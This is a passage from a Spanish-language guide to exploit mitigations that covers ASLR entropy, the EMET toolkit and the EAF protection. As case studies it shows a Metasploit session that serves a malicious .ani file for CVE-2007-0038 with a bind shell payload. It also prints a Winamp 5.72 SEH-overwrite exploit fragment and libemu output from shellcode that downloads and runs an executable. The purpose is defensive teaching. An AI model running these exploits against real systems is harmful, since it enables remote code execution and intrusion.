Además de estas medidas, otras como **RELRO** (RELocation Read-Only), con la que impedir[106] la sobreescritura de la *Global Offset Table* marcándola como solo lectura, o **FORTIFY_SOURCE** para prevenir *buffer overflow* y *format string*, deben tenerse en cuenta para fortificar aún más nuestros binarios.

---

[101] **ASLR bypassing method on 2.6.17/20 Linux Kernel**
http://packetstorm.crazydog.pt/papers/bypass/aslr-bypass.txt

[102] **Bypassing local Linux x86 ASLR protection: II**
https://sites.google.com/a/vlan7.org/wiki/file-cabinet/0x02_bypassing_local_Linux_x86_ASLR_protection.pdf?attredirects=0

[103] **Bypassing local Linux x86 ASLR protection: III**
https://sites.google.com/a/vlan7.org/wiki/file-cabinet/0x03_bypassing_Remote_Linux_x86_ASLR_protection.pdf?attredirects=0

[104] **Bypassing local Linux x86 ASLR protection: IV**
https://sites.google.com/a/vlan7.org/wiki/file-cabinet/0x04_bypassing_local_Linux_x86_ASLR_protection_revisited.pdf?attredirects=0

[105] **Fuzzyaslr**
code.google.com/p/fuzzyaslr/

[106] **RELRO: RELocation Read-Only**
http://isisblogs.poly.edu/2011/06/01/relro-relocation-read-only/

6.3.1. Metasploit: MS07_017 Ani LoadImage Chunksize

El nivel de entropía implementado por ASLR será también fundamental para garantizar que esta medida sea efectiva frente a determinados ataques. La vulnerabilidad **CVE-2007-0038**[107] para Windows Vista (32 bits) puede servir de caso de estudio para mostrar las consecuencias que puede implicar disponer de una escasa aleatoriedad a la hora de implementar ASLR. Windows Vista únicamente aplica aleatoriedad a los 16 bits más significativos, por lo que bajo ciertas condiciones, podría ser aprovechado para hacer un *partial overwrite de* EIP con una dirección válida o hacer *brute force* de la misma. Veamos este ejemplo. Las siguientes imágenes representan el comienzo de una función perteneciente a wsock32.dll antes y después de un reinicio en un Windows Vista. Como se observa, 2 de los bytes permanecen intactos.

Figura 81. ASLR Windows Vista

La vulnerabilidad **CVE-2007-0038** permite aprovecharse de un *buffer overflow* en la función LoadAniIcon(), dentro de USER32.dll, mediante la creación de un fichero que permite inyectar código en IE7 y Firefox en Windows Vista (entre otros).




Figura 82. Exploit .ani (CVE-2007-0038)

Si se crea un fichero *ani* como el que muestra en la imagen y se abre con IE 7, llegaremos a sobreescribir EIP con CCCC (véase en rojo) justo cuando éste apunta a una dirección en USER32.dll. Si únicamente utilizamos dos de estos bytes (véanse en verde) para sobrescribir EIP (los dos bytes menos significativos) conseguiremos un *partial overwrite.* En ese caso, no tendríamos que preocuparnos por el ASLR implementado en Windows vista (32 bits), ya que los dos bytes más significativos, que son los únicos que cambian en cada reinicio del sistema, estarán ya en EIP y únicamente necesitaremos sobreescribir el resto de bytes (2 bytes menos significativos).

Aunque no existe ningún registro que apunte directamente al *shellcode* en el momento del *partial overwrite*, sí que EBX apunta al comienzo de la cabecera del ANI (RIFF), por lo que haciendo un JMP PTR [EBX] y posteriormente una serie de saltos dentro de la cabecera del mismo (sin corromper su estructura) sería posible llegar al *shellcode.*

---

[107] **Windows ANI header buffer overflow**
http://www.phreedom.org/research/vulnerabilities/ani-header/
Windows ANI header buffer overflow
http://www.nullsecurity.net/papers/nullsec-bypass-aslr.pdf

Lo importante es encontrar una instrucción en USER32.dll dentro del rango XXXX con un **jmp ptr[ebx]** ya que en el momento del *crash* los 2 bytes más significativos se encuentran ya en EIP por lo que añadiendo el *offset* necesario (2 bytes) conseguiremos un salto a EBX. Esto es precisamente lo que hace el *exploit* **exploit/windows/browser/ms07_017_ani_loadimage_chunksize** (Metasploit), el cual, creará un fichero ani a medida (en función del TARGET seleccionado) para explotar el sistema indicado. Si observamos el código fuente del mismo observamos el siguiente código cuando utilizamos como *target* un Windows Vista:

```
[ 'IE7 and Firefox on Windows Vista (all languages)',
        {
        'Method' => 'partial',
        'Ret'    => 0x700B        # we change user32.dll+5879 to user32.dll+700B (jmp [ebx] in user
        }
],
[ 'Firefox on Windows XP (English)',
```

Figura 83. Partial Overwrite Windows Vista (Metasploit)

En la imagen vemos el *offset* utilizado por Metasploit (0x700B) dentro de USER32.dll donde encontraremos un salto a la dirección apuntada por EBX.

Veamos esto paso por paso. Primero prepararemos el servidor vulnerable con el fichero .ani malicioso a la espera de una conexión. Posteriormente abriremos el IE7 en el equipo víctima, haremos un *attach* desde Olly y fijaremos un *breakpoint* en el *offset* 700B de la dirección en la que se haya cargado USER32.dll. Si ahora intentamos acceder a http://192.168.1.82:2222/ veremos que Olly se para justo en el *breakpoint,* cuya instrucción se corresponde con un jmp [EBX].

```
msf  exploit(ms07_017_ani_loadimage_chunksize) > back
msf > use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
msf  exploit(ms07_017_ani_loadimage_chunksize) > set SRVPORT 2222
SRVPORT => 2222
msf  exploit(ms07_017_ani_loadimage_chunksize) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf  exploit(ms07_017_ani_loadimage_chunksize) > set LPORT 6969
LPORT => 6969
msf  exploit(ms07_017_ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started bind handler
[*] Using URL: http://0.0.0.0:2222/
[*]  Local IP: http://192.168.1.82:2222/
[*] Server started.
```

Figura 84. Preparación web server con ani malicioso

Si observamos la dirección que contiene EBX, ésta apunta al inicio de la cabecera del fichero .ani.

Si pulsamos F7, EIP continuará su ejecución a partir del inicio de la cabecera ani. Después realizará una serie de saltos, y finalmente acabará ejecutando el *shellcode (meterpreter reverse tcp)*




Figura 85. Partial Overwrite

El objetivo de este ejemplo es considerar la importancia que tiene implementar ASLR de forma eficiente y totalmente aleatoria.

En caso contrario sería posible utilizar ataques similares al visto en este ejemplo, aprovechándose de un *partial overwrite*.




Figura 86. Comienzo cabecera .ani

Es importante considerar por tanto, que **ASLR será más eficiente si trabaja junto a DEP**[108] **y siempre que emplee la mayor *aleatorización* posible**, lo que implica que el *software* de terceros debe implementarse con /DYNAMICBASE y /NXCOMPAT (configuración opt-in) en el caso de Windows.

[108] **On the effectiveness of DEP and ASLR**
http://blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx

7. HERRAMIENTAS AUXILIARES

7.1. EMET (THE ENHANCED MITIGATION EXPERIENCE TOOLKIT)

En los puntos anteriores hemos visto como reforzar nuestro *software* mediante varias opciones en tiempo de compilación además de mencionar algunas de las contramedidas existentes en los sistemas operativos actuales (ASLR, DEP, SEHOP, etc.) para servir de barrera adicional con la que frustrar cualquier intento de explotación.

Sin embargo, ¿Qué pasa si nuestro *software* depende de librerías externas que no han sido compiladas para implementar ASLR (*DLL_CHARACTERISTICS)?* ¿Qué pasa si trabajas en un entorno crítico con cierto *software* el cual no fue diseñado para utilizar ninguno de los mecanismos de protección vistos hasta el momento? Una posible solución a esto, es utilizar herramientas como **crystalAEP**[109] o EMET (**Enhanced Mitigation Experience Toolkit**), herramienta desarrollada por Microsoft con la que intentar reducir las probabilidades de que un atacante ejecute código malicioso a través en un determinado programa. La utilización de ficheros PDF maliciosos para comprometer equipos mediante ataques de *phishing* es un claro ejemplo de este hecho. Lo mismo con aplicaciones como Flash, Java, Firefox, Documentos de Office, etc. El uso de EMET puede ayudar enormemente a prevenir un gran número de ataques que tratan de aprovecharse de *software* inseguro y de configuraciones de seguridad débiles en los S.O. Algunos de los beneficios que nos ofrece EMET se describen a continuación:

1. Implementación de medidas de seguridad como **DEP, ASLR, SEHOP, EAF, HSA, NPA, BUR** sin necesidad de recompilar *software*.

2. **Altamente configurable**: las medidas de mitigación son muy flexibles, permitiendo aplicar las mismas en los procesos que se elijan. Esto implica que no hace falta implementar ciertas medidas de seguridad a todo un producto o un conjunto de aplicaciones (lo que podría generar problemas si un determinado proceso no soporta ciertas medidas de mitigación, por ejemplo aquellas que no soportan DEP)

3. **Facilidad de uso y de despliegue**: EMET dispone de una interfaz gráfica desde la que configurar todos los parámetros deseados, olvidándonos así de tener que modificar claves de registro a mano o cualquier otro tipo de configuración delicada. Además es fácilmente desplegable por medio de políticas de grupo y del *System Center Configuration Manager*




Figura 87. Configuración de EMET 3.0

[109] **About CrystalAEP**
http://www.crystalaep.com/about.html

Para utilizar EMET únicamente lanzamos su interfaz gráfica y seleccionamos los procesos así como las medidas de mitigación que queremos implementar. Como se observa en la figura anterior, EMET dispone de dos grupos de configuración. Por un lado aquellos parámetros que afectan al propio sistema y por otro, los que queremos aplicar al *software* que elijamos. Es importante señalar que EMET es dependiente totalmente del sistema operativo en el que se instale, lo que implica que sobre una máquina Windows XP algunas de las medidas de seguridad como SEHOP o ASLR (las mostradas en el **System Status)** no estarán disponibles.

A partir de la versión 3 de EMET, podemos aplicar esta configuración mediante la importación de perfiles de protección (***protection profiles***). Éstos, no son más que ficheros xml donde se define la ruta de los ejecutables que deseamos proteger; opción bastante útil para portar configuraciones de un equipo a otro. En la siguiente figura se muestra como proteger la suite de Microsoft Office mediante el fichero de configuración "*Office Software*.xml"




Figura 88. EMET_Conf.exe

La forma que tiene EMET de trabajar es mediante la inyección de una dll (**emet.dll**), la cual permitirá modificar el comportamiento de los procesos afectados durante la carga de los mismos, como por ejemplo, modificar la dirección base del ejecutable en memoria con los que evitar *ROP attacks.*

Según explica David Delaune[110], EMET *hookea* LdrLoadDll y chequea el valor de IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE. En caso de no implementar ASLR, EMET forzará la carga de dicho ejecutable en otra dirección de memoria (ignorando así el valor *ImageBase* del PE Header). La incorporación de **BUT (Bottom-UP Rand)** en la versión 2.1 de EMET añadió una entropía de 8 bits sobre el *heap, stack* y otras regiones de memoria frente a los 4 bits proporcionados por **Mandatory ASLR**. Seleccionando por tanto BUT en nuestras aplicaciones estaremos dotándolas de la misma entropía que el ASLR real implementado en el S.O. Puede verse la efectividad de BUT en el post ***"Bottom Up Randomization Saves Mandatory ASLR"***[111] de *Didier Stevens.*

[110] **ASLR mitigation not set on some applications**
http://social.technet.microsoft.com/Forums/en/emet/thread/2208281f-ef4e-412d-ad7f-cd2f36404eb6

[111] **Bottom Up Randomization Saves Mandatory ASLR**
http://blog.didierstevens.com/2011/09/01/bottom-up-randomization-saves-mandatory-aslr/

7.1.1. Winamp 5.72 (whatsnew.txt SEH overwrite) : SEHOP EMET Detection

Para entender mejor el funcionamiento de EMET se utilizará el siguiente ejemplo con el que veremos la eficiencia de esta herramienta contra ciertos *exploits.*

La versión de Winamp 5.72 presenta un *buffer overflow* en la librería ***nde.dll*** al procesar un fichero *whatsnew.txt* malicioso. Dicho fichero se encuentra en el directorio de instalación de Winamp y es procesado por el mismo cuando se consulta cierta información sobre la versión del reproductor desde la propia interfaz gráfica. Creando un fichero con una cadena lo suficientemente larga puede llegar a sobrescribir EIP así como el manejador de excepciones. Antes de comprobar la eficiencia de EMET frente a este tipo de amenazas, ejecutaremos dicho *exploit* para entender su funcionamiento.

```
                [ 'Windows Universal', { 'Ret' => 0x10025497} ], #  pop ebx; pop ebp; retn gen_jumpex.dll
            ],
        'Privileged' => false,
        'DefaultTarget' => 0))

    register_options(
        [
            OptString.new('FILENAME', [ false, 'The file name.', 'whatsnew.txt']),
        ], self.class)
end


def exploit

sploit = "Winamp 5.572"
    sploit << rand_text_alphanumeric(672)
    sploit << "\xeb\x06\x90\x90"            # short jump 6 bytes
    sploit << [target.ret].pack('V')
    sploit << "\x90" * 20                    # nop sled
    sploit << payload.encoded
    sploit << rand_text_alphanumeric(4488 - payload.encoded.length)
```

Figura 89. Fragmento de código de exploit para Winamp 5.72 (whatsnew.txt SEH overwrite)

La figura anterior se corresponde con uno de los exploits disponibles en exploit-db que se aprovechan de un *SEH overwrite.* Como vemos en la imagen, el *exploit* sobreescribirá el manejador de excepciones con la dirección **0x10025497** dentro de ***gen_jumpex.dll*** donde se encuentra una instrucción del tipo *pop pop ret*.

Con esta instrucción, conseguiremos retornar al valor almacenado en el *EstablisherFrame,* el cual apunta al campo “next SEH” de la estructura SEH creada en la pila. Finalmente desde el campo “*next SEH*” se hará un salto de 6 bytes (*opcodes* eb 06) al *reverse_shell.*

Si ejecutamos Winamp sin utilizar EMET y miramos las propiedades de seguridad de la aplicación desde Immunity Debugger nos encontraríamos con la siguiente imagen.




Figura 90. !mona nosafesehaslr (Immunity Debugger)

La imagen se corresponde con la salida generada por mona.py, la cual muestra las librerías utilizadas por Winamp que carecen de SafeSEH y ASLR (opción **nosafesehaslr**). Ahora podemos entender por qué la librería gen_jumpex.dll es buena candidata para hacer un ***pop pop ret*** al localizarse de forma estática entre los rangos 0x10000000-0x1004a000 y carecer de SafeSEH.

Si fijamos un *breakpoint* en **0x10025497** y ejecutamos Winamp, produciremos el *buffer overflow* esperado generando la excepción pertinente. Si observamos el valor de la cadena SEH vemos cómo se ha sobreescrito correctamente el puntero al manejador de excepción con la dirección del *pop pop ret* dentro de gen_jumpex.dll. En el *stack* puede verse también el *nop* sled al que saltaremos una vez se ejecute el *short jmp* de 6 bytes (puntero "Next SEH") justo antes de alcanzar el *shellcode* (mostrado en rojo).




Figura 91. SEH Overwrite. Winamp 5.72

Este ejemplo es el *modus operandi* utilizado por muchos *exploits* que se aprovechan de un *buffer overflow* que sobreescribe SEH. Los problemas se agravan cuando DEP y ASLR están implementados, en cuyo caso habría que utilizar alguna de las técnicas que se comentaron anteriormente (ROP gadgets, JIT-spraying, etc.)




Figura 92. EMET (Winamp)

En este caso se ha hecho uso de dicho *exploit* en una maquina Windows XP SP3 (idioma español). Véase ahora lo que sucedería si utilizamos el mismo *exploit* contra la misma versión de Winamp, esta vez, protegida con EMET. Tras añadir la aplicación desde la opción "Configure Apps" y reiniciar Winamp, EMET nos mostraría la misma en el listado de procesos con un icono verde indicando la correcta protección de la aplicación.

Fíjese que desde la opción "System Status" no nos ofrece algunas opciones como SEHOP o ASLR al tratarse de un Windows XP. Desde la guía oficial[112] de EMET podemos consultar las mitigaciones soportadas en cada uno de los sistemas operativos.

	Mitigation	XP	Server 2003	Vista	Server 2008	Win7	Server 2008 R2
System Settings	DEP	Y	Y	Y	Y	Y	Y
	SEHOP	N	N	Y	Y	Y	Y
	ASLR	N	N	Y	Y	Y	Y
Application Settings	DEP	Y	Y	Y	Y	Y	Y
	SEHOP	Y	Y	Y	Y	Y	Y
	NULL Page	Y	Y	Y	Y	Y	Y
	Heap Spray	Y	Y	Y	Y	Y	Y
	Mandatory ASLR	N	N	Y	Y	Y	Y
	EAF	Y	Y	Y	Y	Y	Y

Figura 93. Opciones de Mitigación EMET (Guía EMET)

Si lanzamos ahora Winamp y observamos las librerías cargadas por el mismo, veremos la librería **emet.dll** encargada que implementar las medidas de seguridad configuradas anteriormente.




Figura 95. Sysinternals (Process Explorer)

Si ahora forzamos la ejecución del *exploit*, EMET bloquearía el mismo, cerrando la aplicación e informándonos que la mitigación SEHOP fue la responsable del evento. El método utilizado por EMET en este caso es comprobar que la cadena SEH puede recorrerse de inicio a fin y que por tanto no ha sido corrompida; tal como se explicó en el punto 50.




Figura 94. EMET Notifier (SEHOP)

Si ahora eliminamos la mitigación de SEHOP sobre Winamp y volvemos a lanzar la aplicación, EMET seguiría protegiendo nuestro equipo, al detectar gracias a EAF en este caso, el intento de ejecución de código.

En el siguiente punto se explicará en qué consiste exactamente este tipo de mitigación, para lo cual, habrá que comprender primero que métodos utilizan gran variedad de *exploits* para localizar y cargar librerías en *run-time.*




Figura 96. EMET EAF

[112] **Enhanced Mitigation Experience Toolkit: User guide**
http://blogs.technet.com/cfs-file.ashx/__key/communityserver-components-postattachments/00-03-35-03-78/Users-Guide.pdf

7.1.2. EAF vs Shellcodes

Para entender el método utilizado por EMET para impedir la ejecución de *payloads* con EAF es necesario comprender primero cuales son las técnicas más utilizadas por *shellcodes* para conseguir ejecutar código. Para ello, analizaremos el contenido de cierto *payload* encontrado en un fichero pdf malicioso (fichero shell.bin).

Una de las herramientas más utilizadas para analizar e identificar posibles *shellcodes* es libemu. La idea de esta librería, escrita en C e implementada en *frameworks* como Dionaea o PhoneyC, es emular instrucciones x86 e identificar/*hookear* llamadas a la API de Windows con la que poder obtener información suficiente del código sin necesidad de llevar un análisis exhaustivo con *debuggers* como Immunity u Olly.

Para lanzar libemu únicamente especificamos como argumento el binario que queremos analizar (S) y el número de pasos que queremos ejecutar/emular (s) por medio de la herramienta ***sctest***.

Como se observa en la salida, libemu nos muestra alguna de las APIs necesarias para ejecutar código en el equipo de la víctima.

```
^Croot@bt:~/pylibemu# /opt/libemu/bin/sctest -gS -s 10000000000 -v < /tmp/shell.bin
verbose = 1
success offset = 0x00000015
Hook me Captain Cook!
userhooks.c:132 user_hook_ExitThread
ExitThread(32)
stepcount 7618
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x00417132 =>
        = "GetSystemDirectoryA";
) = 0x7c814eea;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x00417146 =>
        = "WinExec";
) = 0x7c86136d;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x0041714e =>
```

Figura 97. Libemu Output

Libemu utiliza técnicas heurísticas **GetPC** (**Get Program Counter**)[113] para localizar *shellcodes* que utilizan *encoders* como shikata ga nai, fnstenv_mov, etc. Raro es encontrarse *payloads* que no utilicen algún tipo de cifrado o *encoder* para intentar evadir IDS/AV, por lo que esta característica lo hace realmente útil para buscar posibles *shellcodes* en ficheros .pcap, exploits, pdf, etc. Para ver un resumen de la API utilizada por el *shellcode* podemos utilizar también **Scdbg**[114], versión mejorada de Libemu con capacidad de *debugging* y que permite ofrecer multitud de información acerca del código analizado. En este caso únicamente estamos interesados en conocer la API utilizada por el mismo. Muchas veces observando dicha API podremos hacernos una idea de las pretensiones del *payload*.

[113] **GetPC (Get Program Counter)**
http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC

[114] **Analisis de shellcodes con Scdbg**
http://www.securityartwork.es/2012/02/23/analisis-de-shellcodes-con-scdbg-libemu/

Por ejemplo, con la salida generada en la siguiente imagen, parece obvio que shell.bin tiene como objetivo descargar un ejecutable de cierta URL (exploit.exe) para después ejecutarlo (WinExec).

